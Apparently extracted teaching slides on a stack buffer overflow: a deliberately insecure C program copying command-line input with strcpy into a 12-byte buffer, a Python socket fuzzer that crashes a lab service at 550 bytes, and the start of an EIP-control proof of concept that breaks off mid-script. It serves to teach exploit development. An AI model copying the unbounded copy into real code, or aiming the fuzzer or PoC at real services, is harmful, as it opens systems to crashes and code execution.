

VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
 - unfiltered user input
- strcpy copies user input to variable c
 - Obsolete code
 - Does not do bounds checking
 - Size irrelevant
 - Replaced by strncpy
 - strncpy does bounds check
 - Size in arguments

```
void foo(char *bar) {  
    char c[12];  
    strcpy(c,bar); //obsolete code  
}  
  
int main(int argc,char **argv) {  
    foo(argv[1]); // unfiltered user input  
}
```



VULNERABLE CODE

Overview

- User inputs data on command line
- Code passes user input to function
- Function copies user data to variable

Insecure Code

- main passes user input to foo
 - unfiltered user input
- strcpy copies user input to variable c
 - Obsolete code
 - Does not do bounds checking
 - Size irrelevant
 - Replaced by strncpy
 - strncpy does bounds check
 - Size in arguments

End Result

- Variable c allocated 12 characters
 - Overflow if user input is greater
 - 10 lbs sausage in 5 lb bag

```
void foo(char *bar) {  
    char c[12]; ←  
    strcpy(c,bar); //no bounds checking  
}
```

```
int main(int argc,char **argv) {  
    foo(argv[1]); // unfiltered user input  
}
```




FUZZER

- Can fuzz manually
 - Easy for code as written
 - Not so easy in general
- Fuzzer is more flexible
 - Custom
 - Spike, Peach, Sully/boofuzz
- Simple custom fuzzer in Python
 - Create array of buffers
 - 50 to 1500 in steps of 50
 - for loop runs until crash
 - Note time.sleep(30)
 - Gives time to attach debugger
 - Prints buffer size before sending
 - Know buffer size that crashed
 - Be sure host IP address is updated

1-fuzz.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129" 
port=5116

# create array of buffers from 50 to 1500 in steps of 50
buf=["A"]
count=50
while len(buf) <= 30:
    buf.append("A"*count)
    count+=50

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
s.recv(1024)

for string in buf:
    print "Fuzzing INPUT with %s bytes" % len(string)
    if len(string)==1: time.sleep(30)
    s.send(string+'\r\n')
    s.recv(1024)
```


FUZZING CRASH

Fire exploit from kali

- ./1-fuzz.py

Attach Immunity

- only 30 seconds!
 - Can increase
- Again looking for vuln2 process



FUZZING


Fire exploit from kali

- ./1-fuzz.py

Attach Immunity

- only 30 seconds!
 - Can increase
 - Again looking for vuln2 process

Crash after sending 550 byte buffer



CONTROL EIP

Standalone POC Python script


- Send 550 byte buffer from Kali
- Be sure have right host IP address

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*550

